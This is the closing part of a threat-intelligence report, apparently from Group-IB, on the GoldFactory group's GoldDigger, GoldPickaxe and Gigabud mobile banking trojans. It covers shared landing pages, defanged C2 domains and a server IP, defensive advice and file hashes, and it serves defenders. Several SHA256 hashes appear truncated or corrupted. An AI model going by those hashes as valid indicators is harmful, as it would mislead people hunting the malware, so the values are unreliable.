

Figure 29. Landing pages – GoldDigger (left), Gigabud (right)

There is almost no noticeable difference between the fake Digital Pension distributing pages of GoldPickaxe and Gigabud.

Figure 30. Landing pages – GoldPickaxe (left), Gigabud (right)

In their landing pages, they used a short script to check if one was using Apple Devices to open the landing page. If true, nothing will be displayed.

Figure 31. User-agent checking script on landing pages – GoldDigger (left), Gigabud (right)

Infrastructure

We discovered overlaps in their infrastructure. They supported **RTMP streaming** in **GoldDiggerPlus** and we found that they hosted **Simple Realtime Server (SRS)** version 6.0.59 on their server. SRS is a high-efficiency, realtime video server. During the investigation of Gigabud, we found that one of its servers **18[.]143[.]229[.]200** had hosted SRS before as well.

Domains that they register for **C2** bear some similarities. The domains look like they are randomly generated from a certain domain generation algorithm (DGA). The **pattern is short**, about **4-5 characters long**, most of the time **containing a single digit**.

Both of the malware C2 started using the top-level domain **".cc**". However, recently both malware C2 servers migrated to using the **".xyz"** top level domain later on. With the exception of early Gigabud domains, all the domains are registered with the **Domain Registrar** "**Gname.com**".

Table 11. Sample of C2 – GoldDigger (left), Gigabud (right)

GoldDigger / GoldPickaxe	Gigabud
ks8cb[.]cc	bweri6[.]cc

ms2ve[.]cc	blsdk5[.]cc
zu7kt[.]cc	nnzf1[.]cc
t8bc[.]xyz	app[.]js6kk[.]xyz
bv8k[.]xyz	app[.]re6s[.]xyz
hzc5[.]xyz	app[.]bc2k[.]xyz

Conclusion

The mobile malware landscape has become a lucrative market, attracting the attention of cybercriminals looking for quick financial gain. In response to this escalating threat, financial institutions have implemented a number of defensive measures. At the same time, however, cybercriminals' tactics have evolved to outsmart and defeat these defensive strategies. A prominent example of this dynamic is the GoldFactory group.

Threat actors such as GoldFactory have well-defined processes, operational maturity, and demonstrate an increased level of ingenuity. Their ability to simultaneously develop and distribute malware variants tailored to different regions shows a worrying level of sophistication.

In addition to their technical skills, cybercriminals are becoming increasingly creative and adept at social engineering. This technique remains a potent weapon in the cybercriminal arsenal, serving as the primary method for delivering malware to victims' devices. By exploiting human psychology and trust, bad actors construct intricate schemes that can deceive even the most vigilant users. Social engineering attacks, whether through fake websites or social manipulation, target human vulnerabilities.

Our report underlines the urgency of the cybersecurity threat and highlights the use of sophisticated techniques by cybercriminals targeting individuals. The adaptability of these cyber adversaries is remarkable, as evidenced by the evolution of their fraud schemes. In addition to refining the capabilities of the original GoldDigger malware, they have introduced a new category of malware families that specialize in harvesting facial recognition data. They have also developed a tool that facilitates direct communication between victims and cybercriminals posing as legitimate bank call centers.

In conclusion, the relentless evolution of cybercriminal tactics, exemplified by the sophistication of the GoldFactory malware, underscores the critical need for a proactive and multi-faceted approach to cybersecurity, including user education and integrated modern security approaches to proactively detect the appearance of new Trojans and notify end users.

Group-IB Fraud Matrix

Recommendations

For Financial Organizations

- Implement a user session monitoring system such as Group-IB's Fraud Protection to detect the presence of malware and block anomalous sessions before the user enters any personal information.
- Check out Group-IB's webinar on the fraudulent use of neural network and deepfake technologies
- Educate your customers about the risks of mobile malware. This includes teaching them to spot fake websites and malicious apps and protecting their passwords and personal information.
- Use a Digital Risk Protection platform that detects the illegitimate use of your logos, trademarks, content, and design layouts across your digital surface.
- Maintaining a secure organization requires ongoing vigilance, and using a proprietary solution such as Group-IB's Threat Intelligence can help organizations shore up their security posture by equipping security teams with the latest insights into new and emerging threats.

For End Users

Do not click on suspicious links. Mobile malware is often spread through malicious links in emails, text messages, and social media posts.

Download applications only from official platforms such as the Google Play Store, Apple App Store, and Huawei AppGallery.

Tread with caution if it is necessary to download third-party applications.

Carefully review the requested permissions when installing a new application, and be on extreme alert when applications request Accessibility Service.

Do not add unknown people to your messengers.

When contacting your bank, find and use their official contact number. Do not click on the bank alert/pop-up if you think your device has been infected.

If you believe you have been defrauded, contact your bank to freeze any bank accounts that your device has accessed.

Signs your phone may be infected with malware

Battery Drain. If your phone's battery is depleting much faster than usual, it could be a sign of malware running in the background.

Unusual Data Usage. Increased data usage without any apparent reason may indicate a malware infection, especially if you haven't changed your usage patterns.

Slow Performance. Malware can consume system resources, leading to slower performance. If your phone suddenly becomes sluggish or freezes frequently, it could be a red flag.

Unfamiliar Apps. Check your list of installed apps for any unfamiliar or suspicious applications. Some malware disguises itself as legitimate apps.

Sudden Increase in Permissions. If you notice that certain apps have gained unnecessary permissions or if there are apps with excessive access to your device, it could be a sign of a security issue.

Overheating. Malware can cause your phone to overheat as it strains the device's resources. If your phone feels unusually hot, it's worth investigating.

Strange Behavior. If your phone is exhibiting strange behavior, such as making calls on its own, sending messages without your consent, or accessing apps without your input, it could be a sign of malware.

IOCs

The full list of indicators of compromise is available in Group-IB's Threat Intelligence platform.

Files

Trojan	SHA256
GoldPickaxe.iOS	4571f8c8560a8a66a90763d7236f55273750cf8dd8f4fdf443b5a07d7a93a3d1
GoldPickaxe.Android	b72d9a6bd2c350f47c06dfa443ff7baa59eed090ead34bd553c0298ad66318
GoldDigger	d8834a21bc70fbe202cb7c865d97301540d4c27741380e877551e35be1b727(
GoldDiggerPlus	b5dd9b71d2a359450d590bcd924ff3e52eb51916635f7731331ab7218b69f3b

Network

Share this article

Found it interesting? Don't hesitate to share it to wow your friends or colleagues

Internship
Academic Aliance
Sustainability
Media Center
Contact

Subscription plans
Services
Resource Center

Contact

APAC: +65 3159 3798
EU & NA: +31 20 226 90 90
MEA: +971 4 568 1785

info@group-ib.com

Subscribe to stay up to date with the latest cyber threat trends